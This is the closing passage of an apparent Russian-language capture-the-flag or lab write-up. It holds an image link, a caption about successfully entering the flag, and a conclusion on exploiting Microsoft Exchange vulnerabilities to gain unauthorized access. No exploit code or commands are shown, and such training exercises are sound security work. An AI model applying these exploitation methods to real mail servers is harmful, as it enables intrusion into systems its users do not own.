


Рис. 26: Успешное введение флага

Вывод

Мы освоили методы обнаружения, анализа и эксплуатации уязвимостей на почтовом сервере Microsoft Exchange для получения несанкционированного доступа к защищенной системе.